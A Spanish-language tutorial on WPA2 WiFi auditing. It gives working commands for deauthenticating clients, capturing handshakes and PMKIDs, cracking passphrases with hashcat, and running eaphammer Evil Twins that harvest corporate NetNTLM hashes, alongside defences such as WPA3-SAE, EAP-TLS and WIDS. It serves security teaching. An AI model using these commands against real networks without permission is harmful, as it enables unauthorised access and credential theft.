WiFi WPA2: captura de handshake, ataque PMKID, Evil Twin y defensa
· 10 min de lectura
Aprende a auditar redes WiFi WPA2 con airodump-ng, capturar el handshake 4-way, usar el ataque PMKID (sin cliente conectado), montar un Evil Twin y proteger una red con WPA3 y 802.1X.
Casi toda infraestructura corporativa y doméstica usa WiFi como medio de acceso primario, y casi toda esa infraestructura sigue usando WPA2-PSK como protocolo de seguridad. WPA2 fue estándar por 14 años (2004 a 2018) y sigue dominando en 2026 a pesar de la llegada de WPA3; la mayoría de equipos no soportan WPA3 o están configurados en modo mixto por compatibilidad. Y WPA2, bien diseñado contra su generación, tiene fallos importantes contra atacantes modernos: capturar el handshake y crackear la PSK offline es viable en entornos con contraseñas débiles; el PMKID attack permite extraer datos para crackear la PSK sin necesidad de un cliente conectado; y los ataques de Evil Twin engañan al usuario para que se conecte a un punto de acceso falso.
Esta lección cubre el flujo entero de auditoría WiFi moderna: captura del handshake 4-way, PMKID, cracking offline, Evil Twin para capturar credenciales corporativas, y las defensas (WPA3-SAE, 802.1X con EAP-TLS, segmentación). Es la primera lección del bloque de auditoría de redes WiFi y conecta con las técnicas de pentest interno vistas en las tandas anteriores.
Prueba solo contra redes WiFi propias o autorizadas explícitamente. Acceder a una red ajena sin permiso es delito en prácticamente todas las jurisdicciones; posesión de herramientas duales (airodump) es legal, el acceso no.
WPA2 en una imagen#

Cuando un cliente se conecta a una red WPA2-PSK:
- Ambos lados derivan la PMK (Pairwise Master Key) a partir de la PSK (la contraseña WiFi), el SSID y un salt, con PBKDF2.
- Intercambian cuatro mensajes (el handshake 4-way):
- Mensaje 1 (AP → cliente): ANonce (nonce del AP).
- Mensaje 2 (cliente → AP): SNonce + MIC (verificador con PTK derivado).
- Mensaje 3 (AP → cliente): GTK (clave grupal) + MIC.
- Mensaje 4 (cliente → AP): confirmación + MIC.
- A partir de PMK + ANonce + SNonce + MACs, derivan la PTK (Pairwise Transient Key) que cifra el tráfico.
El handshake se intercambia al conectar un cliente. Si un atacante lo captura (sniffing en modo monitor), tiene todos los ingredientes para probar passwords offline: PSK_candidato → PMK → PTK → verifica MIC.
Material necesario#
Para auditar WiFi necesitas:
- Tarjeta compatible con modo monitor + inyección: Alfa AWUS036ACS, AWUS036NHA, Panda PAU0x. Las integradas suelen funcionar en monitor pero no en inyección.
- Kali/ParrotOS con
aircrack-ng suite,hcxdumptool,hashcat. - Antena direccional opcional para alcance.
Captura del handshake#
Modo monitor#
sudo airmon-ng check kill
sudo airmon-ng start wlan0
# interfaz wlan0monScan#
sudo airodump-ng wlan0monLista de redes visibles con BSSID (MAC del AP), canal, encriptación, SSID.
Focus en el AP objetivo#
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF \
  -w captura wlan0mon
Guarda tráfico del AP en captura*.pcap. Espera a que un cliente se conecte o fuerza la desconexión.
Deauth: forzar reconexión#
sudo aireplay-ng --deauth 10 -a AA:BB:CC:DD:EE:FF wlan0monDesconecta a todos los clientes del AP; al reconectarse envían el handshake, que capturas. En la ventana de airodump aparece [ WPA handshake: AA:BB:CC:DD:EE:FF ].
Convertir y crackear#
hcxpcapngtool -o hashes.hc22000 captura-01.cap

hashcat -m 22000 hashes.hc22000 /path/to/rockyou.txt
Si la contraseña está en el diccionario, aparece en minutos a horas. GPUs modernas prueban cientos de miles de passwords/segundo contra WPA2.
PMKID attack: sin cliente#
El ataque PMKID (Mathy Vanhoef, 2018) saca el material criptográfico del primer paquete del AP, sin necesidad de capturar el handshake 4-way completo. Algunos APs envían el PMKID (hash derivado de PMK, BSSID, MAC cliente) en un campo RSN IE durante la asociación.
sudo hcxdumptool -i wlan0mon -o dump.pcapng \
  --enable_status=1
Espera a que algún AP emita PMKID (algunos lo hacen con cualquier petición). Conversión y crackeo igual:
hcxpcapngtool -o hashes.hc22000 dump.pcapng
hashcat -m 22000 hashes.hc22000 rockyou.txt
Ventajas:
- No requiere cliente conectado.
- No requiere deauth (menos ruidoso).
- Un solo mensaje basta.
Afecta a muchos APs, aunque fabricantes han ido parcheando. Sigue funcionando en 2026 en routers domésticos y SMBs.
Evil Twin#

Técnica de ingeniería social: levantar un AP falso con el mismo SSID y mayor potencia de señal. Los clientes se conectan al tuyo pensando que es el legítimo.
Variantes:
Captive portal#
El AP falso muestra una página web pidiendo «confirmar credenciales corporativas» o «actualizar WPA2 password»:
# Herramientas
airgeddon          # menú interactivo, cubre todo
eaphammer         # specializado en Enterprise
wifiphisher       # phishing con portales
El usuario, convencido de que es legítimo, introduce credenciales que capturas.
Enterprise downgrade (EAP)#
En redes corporativas con WPA2-Enterprise (802.1X), un Evil Twin con EAP configurado para aceptar cualquier identidad captura:
- Username: en claro en el EAP-identity.
- NetNTLMv1/v2 hash si usa MSCHAPv2: crackeable con asleap o hashcat (mode 5500 / 25800).
sudo eaphammer -i wlan0 -e "CorpWiFi" --cert-wizard
sudo eaphammer -i wlan0 -e "CorpWiFi" --auth wpa-eap --creds
Captura el NetNTLM hash de cada usuario que intenta conectar. En redes mal configuradas (sin validación de certificado del servidor en los clientes), funciona sin levantar sospechas.
Defensa#
WPA3-SAE#
WPA3 reemplaza el 4-way handshake por SAE (Simultaneous Authentication of Equals), también llamado Dragonfly. Resistente a offline dictionary attacks: capturar tráfico ya no permite probar passwords offline.
Precauciones: WPA3 tuvo CVEs tempranos (Dragonblood, 2019) que mitigaron. En 2026 es robusto si se usa WPA3-only; en modo mixto WPA2/WPA3 por compatibilidad, el modo transicional todavía puede bajarse a WPA2.
IEEE 802.1X con EAP-TLS#
Para corporativo, sustituye PSK por certificados por usuario (EAP-TLS). Cada cliente tiene cert emitido por tu PKI; el server tiene su cert firmado por CA raíz corporativa; los clientes verifican el cert del server (clave contra Evil Twin).
Config mínima en clientes: validación de certificado del servidor obligatoria, pin a CA interna.
Segmentación#
Red WiFi de invitados separada de red corporativa. VLAN tag por SSID. Firewall entre WiFi guests y recursos internos. WPA2 personal solo en guests; corporativo siempre 802.1X.
Monitoreo#
WIDS (Wireless IDS): Kismet, Wi-Fi Pineapple como defensor, soluciones comerciales (Cisco Meraki, Aruba) detectan Evil Twins y ataques de deauth.
Ataques adicionales a WPA2#
Además del cracking offline del handshake y del PMKID, otros vectores a conocer en una auditoría de WiFi WPA2:
KRACK (Key Reinstallation Attack)#
En 2017 Mathy Vanhoef publicó KRACK: una manipulación del 4-way handshake que forzaba la reinstalación de la clave PTK, reiniciando los contadores de nonce y permitiendo descifrar o re-inyectar paquetes. Afectaba a todos los dispositivos WiFi del momento (Android, iOS, Windows, Linux, routers). Parches llegaron en semanas; dispositivos sin soporte (muchos IoT) quedaron vulnerables por años.
Dragonblood (WPA3-SAE)#
Primera serie de fallos en WPA3 (abril 2019): downgrade a WPA2, side-channel timing en SAE que permitía recuperar passwords débiles offline. Parches de fabricantes en 2019-2020. Recordatorio de que ningún protocolo criptográfico es seguro «de serie».
WPS PIN brute force#
WPS (Wi-Fi Protected Setup) introduce un PIN de 8 dígitos que teóricamente permite 10^8 combinaciones, pero diseños originales permitían brute force por mitades, reduciendo a 10^4 + 10^3. Reaver y Bully explotaban esto en horas. Mitigación: deshabilitar WPS. En 2026 muchos routers low-end siguen trayéndolo activado por defecto.
Enterprise WiFi: el matiz#
En redes corporativas con WPA2/WPA3-Enterprise (802.1X) la seguridad depende más del cliente que del servidor:
- Si el cliente valida certificado del servidor contra una CA interna: Evil Twin no funciona.
- Si el cliente acepta cualquier cert (frecuente en configuraciones por defecto): Evil Twin roba credenciales.
- Si usa EAP-TLS con certs por usuario: ni siquiera credenciales — necesitarías robar la clave privada del dispositivo, mucho más difícil.
- Si usa EAP-PEAP/MSCHAPv2: NetNTLM hash capturable con Evil Twin + mal cliente.
El 80 % de las corporativas que usan 802.1X siguen con PEAP/MSCHAPv2 porque es más fácil de desplegar. Migración a EAP-TLS es trabajo de meses con PKI corporativa, pero es la única defensa real contra Evil Twin enterprise.
Errores comunes#
- PSK débil en WPA2:
MiEmpresa2024cae en hashcat en segundos. - Mismo SSID en guest y corporate: facilita Evil Twin.
- Clientes sin validación de cert en EAP: permiten Evil Twin corporativo.
- Modo transicional WPA2/WPA3: downgrade attacks.
- No cambiar SSID default (ONO_1234 o similar): revela fabricante y vendor key weaknesses.
- WPS activo: Reaver/Bully explotan el PIN de WPS en horas.
Preguntas frecuentes#
¿Cuánto tarda crackear una PSK?#
Depende del largo y complejidad. Hashcat en una RTX 4090 prueba ~1 millón passwords/s contra WPA2. Una PSK de 8 chars alfanuméricos aleatoria tarda años. Una PSK tipo frase común («veranodoscientos») cae en minutos. Un PSK de 16+ chars aleatorios es efectivamente inquebrantable.
¿Wordlists mejores que rockyou?#
Para WiFi, listas específicas: probable-v2-wpa-top62.txt, nombres de la zona geográfica, años, nombres comunes, patrones de teclado. Herramientas como crunch generan listas específicas.
¿WPA3 es inquebrantable?#
Resistente a offline dictionary. Pero si el password es débil, SAE online brute force sigue siendo posible (lento, ruidoso, pero posible). Usa passwords de 20+ chars aleatorios de todas formas.
¿Un router con WPS deshabilitado es seguro?#
Más, pero no del todo. Algunos routers reactivan WPS tras reset; auditar firmware recientes y parches.
¿Dónde practico?#
El laboratorio orion-recon de whoami-labs incluye un escenario con captura de pcap de una red WPA2 simulada. Practicas convertir con hcxpcapngtool, crackear con hashcat y entender el handshake sin necesidad de tarjeta física.
¿Son legales las herramientas de audit WiFi?#
Poseer y usar aircrack-ng, hashcat, Wireshark es legal en la UE, EE.UU. y la mayoría de jurisdicciones. Lo que convierte el uso en delito es acceder sin autorización a una red ajena. Una buena práctica en la industria: tener permiso por escrito antes de cualquier evaluación, incluso en entornos donde «todo el mundo lo hace».
¿Cómo distingo una red WPA2 de WPA3 desde fuera?#
Airodump-ng y herramientas similares muestran el tipo de encryption (WPA, WPA2, WPA3). En modo transicional WPA2/WPA3, aparecen ambos. En clientes modernos (iOS, Android, Windows 11) la UI también lo indica al conectar.
¿Qué pasa con redes abiertas y Open Enhanced Encryption (OWE)?#
Redes abiertas son texto en claro: cualquiera cerca captura el tráfico. OWE (Opportunistic Wireless Encryption) cifra el tráfico sin autenticación, mejorando la privacidad pero no la autenticación. En hotspots públicos, OWE es claramente mejor que abierto; pero sigue siendo vulnerable a Evil Twin porque no hay autenticación mutua.
Resumen#
- WPA2-PSK sigue dominante; su handshake 4-way permite cracking offline.
- PMKID attack saca material sin necesidad de cliente conectado ni deauth.
- Evil Twin captura credenciales en portales cautivos o en Enterprise sin cert validation.
- WPA3-SAE (Dragonfly) resiste offline dictionary; usar WPA3-only cuando posible.
- Corporativo: 802.1X + EAP-TLS con validación de cert cliente y servidor.
- Defensa: PSK fuerte, WPS off, SSID distinto por red, VLAN separation, WIDS.
La audit WiFi es una disciplina con muchos matices y mucho terreno de práctica: tarjetas, antenas, firmwares, scripting personalizado. Pero el fundamento es siempre el mismo: entender el protocolo lo suficiente como para elegir el vector con mayor probabilidad de éxito en el entorno concreto que tienes delante. Esa combinación de teoría y práctica es lo que distingue al operador que llega y encuentra la red en diez minutos del que pasa horas probando técnicas sin resultado.